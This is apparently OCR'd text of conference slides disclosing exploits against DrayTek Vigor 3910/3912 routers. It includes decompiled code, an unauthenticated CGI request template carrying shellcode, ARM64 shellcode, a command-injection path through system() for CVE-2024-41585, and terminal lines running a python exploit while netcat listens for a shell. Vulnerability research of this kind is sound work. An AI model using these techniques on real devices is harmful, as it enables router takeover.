
```
__int64 __fastcall FreeCtrlName(__int64 result)
{
  int v1; // [xsp+1Ch] [xbp+1Ch]
  int i; // [xsp+2Ch] [xbp+2Ch]

  v1 = result;
  for ( i = 0; *(v1 + 8 * i); ++i )
  {
    result = _kfree(*(v1 + 8 * i), 0x163u);
    *(v1 + 8 * i) = 0;
  }
  return result;
}
```



FreeCtrlName()

- Found the perfect .cgi function:
  - Processes the query string unauthenticated
  - “Breaks” the deallocation chain by explicitly setting a local variable just “below” the return address to zero

A very lucky “local_var = 0;”



DrayTek 3910: the exploit

- Once we've dealt with our deallocation problem...

GET /cgi-bin/[vulnerable].cgi?[&&&... &&&] [SHELLCODE][MSG] HTTP/1.1 [...]


```
01: adr  x0, #24
02: movz x19, #0xbeef
03: movk x19, #0xdead, lsl #16
04: movz x30, #0xf00d
05: movk x30, #0xbaad, lsl #16
06: br   x19
```

Address of [MSG]

Address of "printf()"

"Recover" address

Call "printf()"


Activities
Firefox Web Browser
sep 23 11:54
Vigor Login Page
192.168.1.1/weblogin.htm
DrayTek
Vigor3910
Username
Password
Language
English
Login
Copyright © 2024 DrayTek Corp

BONUS LEVEL: CVE-2024-41585

- 3910/3912 run DrayOS in emulator, we must escape!

```
reboot fw_upload gci_exp quit set_linux_time setportspeed update_ps
backup_soho setadminpass f2 set_board_info halt usbcmd uffssave cfg_restore
ftpserv debug_cfgexp setlinuxip set_linux_timezone2 set_lan_wired8021x
```

```
01:         __int64 __fastcall run_command(const char *arg_cmd_script)
02:         {
03:           int v2; // w19
04:           size_t v3; // x0
05:           char *var_cmd; // x0
06:           _BOOL4 v10; // w5
07:
08:           v2 = strlen(arg_cmd_script);
09:           v3 = strlen(aVarLogDrayosLo);
10:           var_cmd = (char *)malloc(v3 + v2 + 32);
11:           *(_QWORD *)var_cmd = 0LL;
12:           sprintf(var_cmd, "/etc/runcommand/%s >> %s 2>&1", arg_cmd_script, aVarLogDrayosLo);
13:           var_cmd_3 = var_cmd_2;
14:           do
15:           {
                  // [...]
16:           }
17:           while ( v10 );
18:           system(var_cmd);
19:           free(var_cmd);
20:           return 0LL;
21:         }
```

```
(venv) standash@thelab42-2:~/stuff/vr/draytek/exploits$ python 3912.py br-wan3 192.168.42.42 192.168.42.1
 1234
```

```
standash@thelab42-2:~/stuff/vr/draytek/exploits$ nc -l 192.168.42.1 1234 -v
Listening on thelab42-2 1234
```

```
1 import sys
2 import requests
3
```

stanislav[at]dashevskyi@forescout.com